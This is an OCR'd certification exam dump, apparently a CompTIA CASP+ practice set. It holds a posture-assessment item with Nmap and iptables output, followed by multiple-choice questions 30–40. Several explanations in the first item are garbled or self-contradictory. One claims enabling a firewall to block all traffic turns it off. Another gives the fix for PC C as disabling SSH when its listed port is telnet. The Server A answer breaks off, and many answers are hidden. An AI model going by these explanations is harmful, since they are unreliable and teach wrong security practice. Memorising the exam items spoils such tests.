
Instructions:

Click on the various workstations and network devices to review the posture assessment results. Remediate any possible issues or indicate that no issue is found.

Click on Server A to review output data. Select commands in the appropriate tab to remediate connectivity problems to the pOSTGREsql DATABASE VIA ssh




WAP A




PC A

Laptop A




Switch A




Switch B:

Laptop B



PC B


PC B
OS updates
Updated 2 days ago, last checked 5:10 a.m.
Endpoint protection
Last checked in 6:13 a.m.
Browser version
91.2.5 (7/31/2023)
Disk encryption
Enabled
Password complexity
Enabled
Host-based firewall
Disabled
CPU & memory usage
Medium
Screensaver
Enabled
Top 5 used ports
22, 80, 443, 389, 53
Wireless
Disabled
No issue
Patch management
Update endpoint protection
Enabled disk encryption
Enable port security on network device
Enable password complexity
Enable host-based firewall to block all traffic
Antivirus scan
Change default administrative password
Disable unneeded services
Enable all connectivity settings
freecram.net
CompTIA

PC C

PC C

OS updates	Updated 22 days ago	☑ No issue
Endpoint protection	Last checked 6:19 a.m.	☐ Patch management
Browser version	91.2.5 (7/18/2022)	☐ Update endpoint protection
Disk encryption	Enabled	☐ Enabled disk encryption
Password complexity	Enabled	☐ Enable port security on network device
Host-based firewall	Disabled	☐ Enable password complexity
CPU & memory usage	High	☐ Enable host-based firewall to block all traffic
Screensaver	Enabled	☐ Antivirus scan
Top 5 used ports	22, 80, 443, 23, 53	☐ Change default administrative password
Wireless	Disabled	☐ Disable unneeded services

Server A

Server A

Nmap | IP Tables

```
Nmap scan report for psql-srvr.acme.com
Host is up, received arp-response (0.00040s latency).
...
PORT          STATE   SERVICE         VERSION
22/tcp        open    ssh             OpenSSH 8.4
80/tcp        closed  http
443/tcp       closed  ssl/http
1433/tcp      closed  mssql
5432/tcp      closed  postgresql
...
```


1 | 2 | 3 | 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -D OUTPUT 1
iptables -A OUTPUT -p udp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

Answer:

See the Explanation below for the solution.

Explanation:

WAP A: No issue found. The WAP A is configured correctly and meets the requirements.

PC A = Enable host-based firewall to block all traffic

This option will turn off the host-based firewall and allow all traffic to pass through. This will comply with the requirement and also improve the connectivity of PC A to other devices on the network. However, this option will also reduce the security of PC A and make it more vulnerable to attacks. Therefore, it is recommended to use other security measures, such as antivirus, encryption, and password complexity, to protect PC A from potential threats.

Laptop A: Patch management

This option will install the updates that are available for Laptop A and ensure that it has the most recent security patches and bug fixes. This will comply with the requirement and also improve the

performance and stability of Laptop A. However, this option may also require a reboot of Laptop A and some downtime during the update process. Therefore, it is recommended to backup any important data and close any open applications before applying the updates.
Switch A: No issue found. The Switch A is configured correctly and meets the requirements.
Switch B: No issue found. The Switch B is configured correctly and meets the requirements.
Laptop B: Disable unneeded services
This option will stop and disable the telnet service that is using port 23 on Laptop B. Telnet is a cleartext service that transmits data in plain text over the network, which exposes it to eavesdropping, interception, and modification by attackers. By disabling the telnet service, you will comply with the requirement and also improve the security of Laptop B. However, this option may also affect the functionality of Laptop B if it needs to use telnet for remote administration or other purposes. Therefore, it is recommended to use a secure alternative to telnet, such as SSH or HTTPS, that encrypts the data in transit.
PC B: Enable disk encryption
This option will encrypt the HDD of PC B using a tool such as BitLocker or VeraCrypt. Disk encryption is a technique that protects data at rest by converting it into an unreadable format that can only be decrypted with a valid key or password. By enabling disk encryption, you will comply with the requirement and also improve the confidentiality and integrity of PC B's data. However, this option may also affect the performance and usability of PC B, as it requires additional processing time and user authentication to access the encrypted data. Therefore, it is recommended to backup any important data and choose a strong key or password before encrypting the disk.
PC C: Disable unneeded services
This option will stop and disable the SSH daemon that is using port 22 on PC C. SSH is a secure service that allows remote access and command execution over an encrypted channel. However, port 22 is the default and well-known port for SSH, which makes it a common target for brute-force attacks and port scanning. By disabling the SSH daemon on port 22, you will comply with the requirement and also improve the security of PC C. However, this option may also affect the functionality of PC C if it needs to use SSH for remote administration or other purposes. Therefore, it is recommended to enable the SSH daemon on a different port, such as 4022, by editing the configuration file using the following command:
sudo nano /etc/ssh/sshd_config
Server A. Need to select the following:

NEW QUESTION: 30

Users are reporting intermittent access issues with a new cloud application that was recently added to the network. Upon investigation, the security administrator notices the human resources department is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

A. Modify the ACLS.
B. Review the Active Directory.
C. Update the marketing department's browser.
D. Reconfigure the WAF.
Answer: (SHOW ANSWER)
Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION: 31
As part of its risk strategy, a company is considering buying insurance for cybersecurity incidents.
Which of the following BEST describes this kind of risk response?
A. Risk transference
B. Risk avoidance
C. Risk rejection
D. Risk mitigation
Answer: (SHOW ANSWER)

NEW QUESTION: 32
An organization is referencing NIST best practices for BCP creation while reviewing current internal organizational processes for mission-essential items.
Which of the following phases establishes the identification and prioritization of critical systems and functions?
A. Review a recent gap analysis.
B. Perform a cost-benefit analysis.

C. Conduct a business impact analysis.
D. Develop an exposure factor matrix.
Answer: (SHOW ANSWER)
Reference: https://itsm.ucsf.edu/business-impact-analysis-bia-0
According to NIST SP 800-34 Rev. 1, a business impact analysis (BIA) is a process that identifies and evaluates the potential effects of natural and man-made events on organizational operations. The BIA enables an organization to determine which systems and processes areessential to the organization's mission and prioritize their recovery time objectives (RTOs) and recovery point objectives (RPOs).12

NEW QUESTION: 33
A forensic investigator started the process of gathering evidence on a laptop in response to an incident The investigator took a snapshof of the hard drive, copied relevant log files and then performed a memory dump Which of the following steps in the process should have occurred first?
A. Preserve secure storage
B. Clone the disk.
C. Collect the most volatile data
D. Copy the relevant log files
Answer: C (LEAVE A REPLY)
The first step in forensic analysis is to collect the most volatile data, which is the information that would be lost when the power is turned off or the system is rebooted. This includes the contents of memory (RAM) and other temporary data that are stored in caches or buffers. A memory dump captures this data and should be done before other less volatile data is collected, like hard drive images or log files, to ensure the most accurate and comprehensive capture of the system's state at the time of the incident.

NEW QUESTION: 34
A company has a BYOD policy and has configured remote-wiping capabilities to support security requirements. An executive has raised concerns about personal contacts and photos being deleted from personal devices when an employee is terminated. Which of the following is the best way to address these concerns?
A. Enforce the use of the approved email client.
B. Require full device encryption.
C. Disable geotagging on the devices.
D. Implement containerization.
Answer: (SHOW ANSWER)
Containerization separates corporate data from personal data on BYOD devices. When an employee is terminated, only the corporate container is wiped, preserving personal data. This aligns with CASP+ objective
2.4, which emphasizes securing endpoint devices while respecting privacy.

NEW QUESTION: 35
An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:
Unstructured data being exfiltrated after an employee leaves the organization Data being exfiltrated as a result of compromised credentials Sensitive information in emails being exfiltrated
Which of the following solutions should the security team implement to mitigate the risk of data loss?
A. Mobile device management, remote wipe, and data loss detection
B. Conditional access, DoH, and full disk encryption
C. Mobile application management, MFA, and DRM
D. Certificates, DLP, and geofencing
Answer: (SHOW ANSWER)
Mobile application management (MAM) is a solution that allows the organization to control and secure the approved collaboration applications and the data within them on personal devices. MAM can prevent unstructured data from being exfiltrated by restricting the ability to move, copy, or share data between applications. Multi-factor authentication (MFA) is a solution that requires the user to provide more than one piece of evidence to prove their identity when accessing corporate data. MFA can prevent data from being exfiltrated as a result of compromised credentials by adding an extra layer of security. Digital rights management (DRM) is a solution that protects the intellectual property rights of digital content by enforcing policies and permissions on how the content can be used, accessed, or distributed. DRM can prevent sensitive information in emails from being exfiltrated by encrypting the content and limiting the actions that can be performed on it, such as forwarding, printing, or copying. Verified References:
* https://www.manageengine.com/data-security/what-is/byod.html
* https://www.cimcor.com/blog/7-scariest-byod-security-risks-how-to-mitigate

NEW QUESTION: 36
A cloud security engineer is setting up a cloud-hosted WAF. The engineer needs to implement a solution to protect the multiple websites the organization hosts. The organization websites are:
* www.mycompany.org
* www.mycompany.com
* campus.mycompany.com
* wiki. mycompany.org
The solution must save costs and be able to protect all websites. Users should be able to notify the cloud security engineer of any on-path attacks. Which of the following is the BEST solution?
A. Purchase one SAN certificate.
B. Implement self-signed certificates.
C. Purchase one certificate for each website.
D. Purchase one wildcard certificate.

Answer: (SHOW ANSWER)
Purchasing one wildcard certificate is the best solution to protect multiple websites hosted by an organization in a cloud-hosted WAF. A wildcard certificate is a type of SSL/TLS certificate that can secure a domain name and any number of its subdomains with a single certificate. For example, a wildcard certificate for
*.mycompany.com can secure www.mycompany.com, campus.mycompany.com, and any other subdomain under mycompany.com. A wildcard certificate can save costs and simplify management compared to purchasing individual certificates for each website.
References: [CompTIA CASP+ Study Guide, Second Edition, page 301]

NEW QUESTION: 37
In support of disaster recovery objectives, a third party agreed to provide 99.999% uptime. Recently, a hardware failure impacted a firewall without service degradation. Which of the following resiliency concepts was most likely in place?
A. Clustering
B. High availability
C. Redundancy
D. Replication
Answer: (SHOW ANSWER)
High availability ensures continuous operation despite hardware failures by leveraging redundant components like clustered firewalls or failover systems. This aligns with CASP+ objective 3.1, which focuses on implementing availability and redundancy mechanisms in disaster recovery planning.

NEW QUESTION: 38
A forensics investigator is analyzing an executable file extracted from storage media that was submitted (or evidence The investigator must use a tool that can identify whether the executable has indicators, which may point to the creator of the file Which of the following should the investigator use while preserving evidence integrity?
A. idd
B. bcrypt
C. SHA-3
D. ssdeep
E. dcfldd
Answer: (SHOW ANSWER)
ssdeep is a tool that computes and matches Context Triggered Piecewise Hashing (CTPH), also known as fuzzy hashing. It can be used to identify similar files or slight variations of the same file, which may point to the creator of the file if certain patterns or markers are consistently present. This method allows for integrity checking without altering the evidence, which is critical in forensic investigation.

NEW QUESTION: 39
A company uses a CSP to provide a front end for its new payment system offering. The new offering is currently certified as PCI compliant. In order for the integrated solution to be compliant, the customer:
A. must also be PCI compliant, because the risk is transferred to the provider.
B. still needs to perform its own PCI assessment of the provider's managed serverless service.
C. needs to perform a penetration test of the cloud provider's environment.
D. must ensure in-scope systems for the new offering are also PCI compliant.
Answer: (SHOW ANSWER)
Even though the company uses a cloud service provider (CSP) that is PCI compliant, the customer must still ensure that in-scope systems related to their new payment system offering are also PCI compliant. PCI DSS (Payment Card Industry Data Security Standard) applies to any system that processes, stores, or transmits credit card data, and this includes customer-owned systems, services, or applications integrated into the solution. The responsibility is shared between the CSP and the customer, and compliance is not automatically inherited just because the CSP is compliant. CASP+ emphasizes that organizations must ensure all components within their control are also PCI compliant.
References:
CASP+ CAS-004 Exam Objectives: Domain 1.0 - Risk Management (Compliance and PCI DSS)
CompTIA CASP+ Study Guide: Cloud Services and PCI Compliance

NEW QUESTION: 40
An organization handles sensitive information that must be displayed on call center technicians' screens to verify the identities of remote callers. The technicians use three randomly selected fields of information to complete the identity verification. Some of the fields contain PII that are unique identifiers for the remote callers. Which of the following should be implemented to identify remote callers while also reducing the risk that technicians could improperly use the identification information?

A. Data masking
B. Encryption
C. Tokenization
D. Scrubbing
Answer: (SHOW ANSWER)
Comprehensive and Detailed Step by Step Explanation:
Data maskingobscures sensitive data displayed on screens, such as masking certain characters (e.g., showing
*** for parts of SSNs).
It allows legitimate use while protecting the data from being misused or stolen.
Encryptionis unrelated because it protects data in transit or at rest but does not address how it is displayed.
Tokenizationreplaces data with a token but is more relevant for storage and transactional systems, not screen data.

Scrubbingrefers to cleansing datasets but does not address this scenario.
References:
CompTIA CASP+ Exam Objective 3.4: Implement controls to reduce privacy and information risks.
